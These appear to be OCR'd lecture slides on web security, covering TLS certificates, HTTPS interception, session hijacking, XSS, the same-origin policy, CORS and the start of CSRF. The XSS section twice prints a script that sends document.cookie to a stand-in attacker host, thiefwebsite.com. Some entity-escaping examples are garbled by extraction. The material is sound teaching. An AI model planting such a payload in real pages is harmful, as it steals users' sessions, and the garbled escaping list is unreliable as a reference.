
Serial Number	05:A6:BA:83:B8:AF:6D:47:8F:05:1F:3A:A4:2F:80:EA
Signature Algorithm	ECDSA with SHA-256
Version	3
Download	PEM (cert) PEM (chain)

Fingerprints

SHA-256	02:3C:00:C0:2D:99:51:24:DD:2D:16:E9:0F:DE:4A:2F:A2:36:ED:CC:56:4D:C2:B6:0B:50:02:9F:66:DF:8A:66
SHA-1	0C:41:F0:AF:8F:80:31:65:13:04:11:91:7F:46:E7:6D:19:97:46:18

Basic Constraints

Certificate Authority	No



software development academy

February 11, 2016 | Flavio Martins

Categories: Security, Encryption, Data Security, Announcements

Google Takes Another Step to Help Encourage HTTPS Everywhere

A year ago, Google proposed that web browsers should flag all plain HTTP web pages as unsecure and made the move to boost search engine rankings for sites using HTTPS URLS. Now, Google is getting ready to place a dreaded red "x" through websites that do not offer an encrypted connection. Google plans to mark non-secure pages, such as HTTP, with the same bad indicator as broken HTTPS. This simplifies the set of security indicators users receive on their browsers; however, there is debate as to whether this method is more accurate than just marking such pages as neutral.


This means that when a user visits an unsecure HTTP site, a red "x" warning will be displayed in the website address bar, unlike the blatant large warning displayed on a phishing site. As these security warnings become a common occurrence on the Internet, it is increasingly important that users do not get into the habit of ignoring them. While it remains unclear when Google Chrome will implement this change, Google has created a new tool, the Security Panel in DevTools, to help developers decipher the warning behind the red "x" and to further achieve their ultimate goal for HTTPS everywhere.

Source: https://www.digicert.com/blog/google-takes-another-step-to-help-encourage-https-everywhere/


Can I get a certificate for free?

- Since 2016 – yes! That's when **Let's Encrypt** was started.
- Let's Encrypt provides free X.509 TLS certificates in an **automated way**, after confirming ownership of a domain.
- Certificates are issued for 3 months, but with correct configuration, they can be refreshed automatically.
- Nowadays, there are also other entities issuing free certificates, e.g. Buypass Go SSL.

Let's Encrypt





https://login.aliorbank.pl/




Certificate validation levels

- **Domain Validation** (DV)
  - Confirms that private key owner is also owner of this domain.
- Organization Validation (OV)
  - In addition, it confirms that given company is the certificate owner.
- **Extended Validation** (EV)
  - To get this, company must pass several verifications (does it actually exist, does its business activity is stated correctly etc.).
- „Self-signed”







Issued To	Issued By	Expiration Date	Intended Purposes	Friendly Name
AddTrust External CA Root	AddTrust External CA Root	30.05.2020	Server Authentication, Client Authentication, Secure Email, Code Signing, Time Stamping, Encr...	Sectigo (AddTrust)
AffirmTrust Commercial	AffirmTrust Commercial	31.12.2030	Server Authentication, Client Authentication, Secure Email, Code Signing, Time Stamping, Encr...	AffirmTrust Commercial


Blizzard Battle.net Local Cert


Blizzard Battle.net Local Cert

Certum Trusted Network CA	Certum Trusted Network CA	31.12.2029	Server Authentication, Client Authentication, Secure Email, Code Signing, Time Stamping, Encr...	Certum Trusted Network CA
Class 3 Public Primary Certification Au...	Class 3 Public Primary Certification Authority	02.08.2028	Server Authentication, Client Authentication, Secure Email, Code Signing	VeriSign Class 3 Public Primary CA
COMODO RSA Certification Authority	COMODO RSA Certification Authority	19.01.2038	<All>	<None>
Copyright (c) 1997 Microsoft Corp.	Copyright (c) 1997 Microsoft Corp.	31.12.1999	Time Stamping	Microsoft Timestamp Root
Deutsche Telekom Root CA 2	Deutsche Telekom Root CA 2	10.07.2019	Secure Email, Server Authentication, Client Authentication	Deutsche Telekom Root CA 2
DigiCert Assured ID Root CA	DigiCert Assured ID Root CA	10.11.2031	Server Authentication, Client Authentication, Secure Email, Code Signing, Time Stamping	DigiCert
DigiCert Global Root CA	DigiCert Global Root CA	10.11.2031	Server Authentication, Client Authentication, Secure Email, Code Signing, Time Stamping	DigiCert
DigiCert Global Root G2	DigiCert Global Root G2	15.01.2038	Server Authentication, Client Authentication, Secure Email, Code Signing, Time Stamping	DigiCert Global Root G2
DigiCert High Assurance EV Root CA	DigiCert High Assurance EV Root CA	10.11.2031	Server Authentication, Client Authentication, Secure Email, Code Signing, Time Stamping	DigiCert
DST Root CA X3	DST Root CA X3	30.09.2021	Secure Email, Server Authentication, Client Authentication, Time Stamping, Encrypting File Syst...	DST Root CA X3
Entrust Root Certification Authority	Entrust Root Certification Authority	27.11.2026	Server Authentication, Client Authentication, Code Signing, Secure Email, IP security tunnel ter...	Entrust
Entrust Root Certification Authority - G2	Entrust Root Certification Authority - G2	07.12.2030	Server Authentication, Client Authentication, Secure Email, Code Signing, Time Stamping, Encr...	Entrust.net
Entrust.net Certification Authority (2048)	Entrust.net Certification Authority (2048)	24.07.2029	Server Authentication, Client Authentication, Secure Email, Code Signing, Time Stamping, Encr...	Entrust (2048)
GeoTrust Global CA	GeoTrust Global CA	21.05.2022	Server Authentication, Client Authentication, Secure Email, Code Signing, Time Stamping	GeoTrust Global CA
GeoTrust Primary Certification Authori...	GeoTrust Primary Certification Authority - G2	19.01.2038	Server Authentication, Client Authentication, Secure Email, Code Signing, Time Stamping	GeoTrust Primary Certification Authority - G2
GlobalSign	GlobalSign	15.12.2021	Server Authentication, Client Authentication, Code Signing, Secure Email, Time Stamping, OCS...	Google Trust Services - GlobalSign Root CA-R2
GlobalSign	GlobalSign	18.03.2029	Server Authentication, Client Authentication, Code Signing, Secure Email, Time Stamping, Encr...	GlobalSign Root CA - R3
GlobalSign Root CA	GlobalSign Root CA	28.01.2028	Server Authentication, Client Authentication, Code Signing, Secure Email, Time Stamping, OCS...	GlobalSign Root CA - R1
Go Daddy Class 2 Certification Authority	Go Daddy Class 2 Certification Authority	29.06.2034	Server Authentication, Client Authentication, Secure Email, Code Signing	Go Daddy Class 2 Certification Authority
Go Daddy Root Certificate Authority - ...	Go Daddy Root Certificate Authority - G2	01.01.2038	Server Authentication, Client Authentication, Code Signing, Secure Email, Time Stamping, Encr...	Go Daddy Root Certificate Authority – G2

Is it possible to decrypt HTTPS communication?

- Unfortunately – yes, after **interfering with network communication and digital certificates** stored on a computer.
- It is not rare for big corporations to decrypt all outgoing and incoming network traffic and then re-wrap it in HTTPS, **using their own certificates**.
- In this case, user browser with correctly display “green padlock” symbol, because company’s self-signed root CA will be installed on a computer before giving it to employee.
- We can check this by looking into certification hierarchy and verifying certificate signatures, comparing them to ones from a “clean”, trusted computer.






Cybersecurity
Types of cyberattacks I

Man in the middle (MitM)

- Man in the middle attack is about **eavesdropping and modifying messages** sent between two parties, without their knowledge nor consent.
- MitM attacks usually require one of the following situations:
  - Providing victim a **different encryption key** (generated by the attacker)
  - Forcing both parties to use **weak encryption** (like FREAK attack)
  - Making victim to connect to a **different server**, substituted by attacker (by DNS manipulation or other techniques)

Session hijacking

- Session hijacking is about intercepting user's session by an attacker.
  - The **session** can be understood as being "logged in" on the site, e.g. in electronic banking system.
  - **Intercepting** means **reading cookie** with session token
- Obtaining user's session by an attacker means that he can perform all operations of the logged in user, even though he does not know his login and password.



Hey mybank.com, I want to log in. My login is `Alice34`, my password is `Flower!33`

Hey Alice! Login and password match, you are logged in. Please send me this token (`vkHL0g3Lm8ayRmQ`) with every request.


Ok, I'll save this token in my browser's cookies

Hey mybank.com, what is my account balance? I'm already logged in, my token is `vkHL0g3Lm8ayRmQ`

I'm checking if there is active session with `vkHL0g3Lm8ayRmQ` token

Hey Alice! Your account balance is 123,45 EUR

Hey mybank.com, what is my account balance? I'm already logged in, my token is vkHL0g3Lm8ayRmQ



I'm checking if there is active session with vkHL0g3Lm8ayRmQ token

Hey Alice! Your account balance is 123,45 EUR

Hey mybank.com, please transfer 100 EUR to bank account XYZ. I'm already logged in, my token is vkHL0g3Lm8ayRmQ


Hey Alice! Money transfer completed successfully.

Protecting against session hijacking

- First of all – communication encryption (using **HTTPS** instead of HTTP)
- **Additional password confirmation** for sensitive operations (changing password, deleting account)
- Important applications (often in banking and medical sectors) require operation confirmation with a one-time password or mobile app
- Additional mechanisms:
  - Checking not only token, but also whether the user connects from the same IP address and uses the same browser
  - Changing token with every request (makes using old token very difficult)
  - Session termination after few minutes

Cross-site scripting (XSS)


- Cross-site scripting is an attack on a web application involving the **insertion of malicious code** (usually JavaScript) **in the content of the page being attacked**.
- This script will be run by users visiting the compromised website and can steal their data (e.g. session tokens from cookies)



GET baking.com/deliciousCake

200 OK

Website baking.com




<html>
This is a delicious cake recipe.
And these are your comments:
Comments list is empty.
</html>

Cake was delicious! Great recipe!

```
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://thiefwebsite.com/"
         + btoa(document.cookie));
xhr.send();
</script>
```


POST baking.com/deliciousCake/comment

200 OK




<html>
Comment has been published, thank you!
</html>

Website baking.com



GET baking.com/deliciousCake

200 OK



```
<html>
This is a delicious cake recipe.
And these are your comments:
Cake was delicious! Great recipe!
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://thiefwebsite.com/" +
          btoa(document.cookie));
xhr.send();
</script>
</html>
```

GET
thiefwebsite.com/token=vkHL0g3Lm8

Thief's server

Protection against Cross-site scripting (XSS)

- The attacked web application (baking.com) **should NOT save a comment** with any html / javascript code.
  - Any content coming from the user should be treated as unsafe and **potentially malicious**.
  - To "neutralize" malicious code, user's input is modified. In many cases it is enough to replace the selected characters with HTML entities, including:
    - & replace with `&`
    - " replace with `&quot;`
    - < replace with `<`
    - > replace with `>`
- Applications with vulnerabilities were, are and will be (can also be prepared by attackers, and victims directed to them via links).

Protection against Cross-site scripting (XSS)

- The client's web browser should NOT send cookies from baking.com to thiefwebsite.com.
- This is provided in modern browsers that support the so-called **same-origin policy** (SOP).
  - A document or a script of one origin can only communicate with a resource from the same origin.
  - The same origin means:
    - The same protocol (e.g. HTTP),
    - The same port (e.g. 80),
    - The same host (e.g. baking.com).

Same-origin policy

- Let's assume that we connected with website http://baking.com/deliciousCake
- Then, according to the SOP, we are considering the same and different sources:

URL	Result
http://baking.com/deliciousCake/**photo.jpg**	The same source. Different path but the same host, protocol (HTTP) and port (80 as default for HTTP)
http://baking.com/**cheesecake/recipe.html**	The same source. Different path but the same host, protocol (HTTP) and port (80)
https://baking.com/login	Different source. Different protocol used (HTTPS instead of HTTP)
http://baking.com:**8080**/	Different source. Different port used (`8080` instead of `80`)
http://**your**.baking.com/	Different source. Different host used (`your.baking.com` instead of `baking.com`)
http://**thiefwebsite.com**/	Different source. Different host used (`thiefwebsite.com` instead of `baking.com`)


Cross-origin

- If browsers followed the SOP rule very strictly, using the Internet resources would be significantly more difficult.
- Sometimes it is desirable to send requests to other servers
  - e.g. using CDN, embedding another page in an `iframe` or hosting a part of the system in a different subdomain.
- Therefore, the use of SOP in browsers in practice looks like this:
  - “**Writing**" (executing a query to a different source) is usually **allowed** (e.g. sending a form or downloading a picture).
  - "**Embedding**" (using the answer on the page without knowing its content) is usually **allowed** (e.g. embedding an image on a page).
  - "**Reading**" (learning the content of the returned response) is usually **prohibited** (e.g. reading script content or executed XHR (AJAX) responses).

Cross-Origin Resource Sharing (CORS)

- CORS allows us to consciously bypass SOP and share resources between different domains (e.g. via XHR (AJAX) requests).
- To use CORS we need to modify config on the server side (hosting the web application) and **define domains that we consider to be trusted** and which we want to exclude from the SOP rules.
- CORS is designed to be **backward compatible** - if the browser supports it and the server does not – server's responses (without the appropriate headers) will be treated as **negative**, protecting the user from a potential attack .

baking.com




GET HTTP 1.1 baking.com/deliciousCake
Host: baking.com

HTTP 1.1 OK

I want to display
baking.com/deliciousCake

```
<html>
(...)
See our users' baking on cookiegram:
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "https://cookiegram.com/top", false);
xhr.send();
(...)
</script>
</html>
```

cookiegram.com




baking.com
GET HTTP 1.1 baking.com/deliciousCake
Host: baking.com
HTTP 1.1 OK
var xhr = new XMLHttpRequest();
xhr.open("GET", "https://cookiegram.com/top", false);
xhr.send();
I want to display
baking.com/deliciousCake
Content of the page:
baking.com/deliciousCake
GET HTTP 1.1 cookiegram.com/top
Host: cookiegram.com
Origin: https://baking.com
HTTP 1.1 OK
Access-Control-Allow-Origin: https://baking.com
<html>Photos: (...)</html>
cookiegram.com

Cross-Origin Resource Sharing (CORS)

- The presented CORS model is called **Simple Requests**, adequate for XHR with GET / POST methods and few simple headers (being on the CORS "white list").
- Advanced requests using CORS require an additional so-called “**preflight**“:
  - Preflight is an additional safeguard that makes CSRF attacks more difficult.
  - It is about sending to the second server (in the example: cookiegram.com) an **additional HTTP request using OPTIONS method**, in which we ask the server if a request with a given method (`Access-Control-Request-Method`) and some "non-simple" headers (from outside CORS whitelist, `Access-Control-Request-Headers`) is allowed.


Cross-Origin Resource Sharing (CORS)

- CORS can also be bypassed using various techniques (JSONP, `window.postMessage()` (JavaScript method) or websockets).
- Presented scope is very basic, more can be read on MDN or other websites:
  - https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy
  - https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS

Cross-Site Request Forgery (CSRF)


- Cross-Site Request Forgery is an attack on a user's **browser** by **forcing** it to make an **unauthorized** (unwanted) **request**.
- CSRF is often confused with XSS (that is, an attack on a web application, which is about placing malicious JavaScript in the page's code).
  - However, if we can implement an XSS attack, we can also perform CSRF.
- It is also sometimes called XSRF, **Session Riding**, Hostile Linking.

baking.com



GET baking.com/admin/
